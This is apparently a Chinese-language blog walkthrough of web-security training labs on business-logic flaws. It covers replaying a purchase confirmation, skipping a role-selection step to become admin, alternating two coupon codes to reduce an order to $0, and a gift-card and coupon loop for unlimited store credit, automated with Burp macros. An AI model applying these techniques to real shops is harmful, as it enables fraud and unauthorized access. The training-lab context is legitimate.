
工作流验证不足

Insufficient workflow validation

登录,先买一个便宜的东西,看看流程是什么样子的








图中写了三个步骤: 我们要重放的就是那个确认购买的请求: 把夹克添加到购物车,重放即可.

通过有缺陷的机制绕过身份验证

Authentication bypass via flawed state machine



更改选择身份的请求包,这一步直接访问主页即可进入admin身份登录

4.特定领域的缺陷

在许多情况下，您将遇到特定于业务领域或站点用途的逻辑缺陷。

在线商店的折扣功能是寻找逻辑缺陷的典型攻击面。对于攻击者来说，这可能是一个潜在的金矿，在折扣的应用过程中会出现各种基本的逻辑缺陷。

例如，考虑一个在线商店，如果订单超过1000美元，可以打9折。如果业务逻辑无法检查在应用折扣后订单是否已更改，则这很容易被滥用。在这种情况下，攻击者可以简单地将商品添加到购物车中，直到达到1000美元的阈值，然后在下单之前删除他们不想要的商品。然后，即使订单不再满足预期标准，他们也会收到折扣。

您应该特别注意根据用户操作确定的标准调整价格或其他敏感值的任何情况。尝试了解应用程序使用什么算法进行这些调整，以及在什么时候进行这些调整。这通常涉及到操作应用程序，使其处于所应用的调整与开发人员预期的原始标准不符的状态。

要识别这些漏洞，您需要仔细考虑攻击者可能有哪些目标，并尝试使用所提供的功能找到实现这一目标的不同方法。这可能需要一定程度的领域特定知识，以便理解在给定的上下文中什么可能是有利的。举个简单的例子，你需要了解社交媒体，以了解迫使大量用户跟随你的好处。

没有这个领域的知识，你可能会忽略危险行为，因为你根本没有意识到它潜在的连锁反应。同样地，你可能很难将这些点连接起来，并注意到这两个函数是如何以有害的方式组合在一起的。为了简单起见，本主题中使用的示例特定于所有用户都已经熟悉的域，即在线商店。然而，无论您是寻找bug的赏金者、沉迷其中的人，甚至只是一个试图编写更安全代码的开发人员，您可能会在某个时候遇到来自不太熟悉的领域的应用程序。在这种情况下，您应该阅读尽可能多的文档，并且在可用的情况下，与该领域的主题专家交谈以获得他们的见解。这听起来可能有很多工作要做，但是这个领域越是晦涩难懂，其他测试人员就越有可能漏掉很多bug。

有缺陷的业务规则

Flawed enforcement of business rules
登录并注意到底部有一个优惠券代码NEWCUST5。


在页面底部，注册新闻稿。您将收到另一个优惠券代码SIGNUP30。

把皮夹克放到你的购物车里。

去结帐和应用两个优惠券代码，以获得折扣您的订单。

尝试多次应用代码。请注意，如果您连续输入同一代码两次，则会被拒绝，因为优惠券已被应用。但是，如果在这两个代码之间切换，则可以绕过此控件。

重复使用这两个代码足够的次数，以减少您的订单总额，以低于您的剩余商店信用。完成解决实验室的命令。
交替使用优惠券来绕过每个优惠券只能使用一次的限制



Code	Reduction
NEWCUST5	-$5.00
SIGNUP30	-$487.50
NEWCUST5	-$5.00
SIGNUP30	-$487.50
NEWCUST5	-$5.00
SIGNUP30	-$487.50
NEWCUST5	-$5.00
SIGNUP30	-$487.50

Total: $0.00


https://blog.csdn.net/qq_42942594

无限货币逻辑缺陷

Infinite money logic flaw

这一关的过关方法是: 先将一个礼品卡加入到购物车(10块钱买来,可以兑换10块钱),然后使用`SIGNUP30`来打7折, 买完礼品卡后, 获得一个兑换码, 去`我的账户`去兑换10块钱,这样我们就白嫖了3块钱.


在做完这些步骤后,把这几个关键步骤标记一下,后续有用.




分别是:


```
POST /cart
POST /cart/coupon
POST /cart/checkout
GET /cart/order-confirmation?order-confirmed=true
POST /gift-card
```

一次点击`Project Option -->sessions --> Add --> Scope --> Include all URLs`







`Details --> Add --> Run a macro`

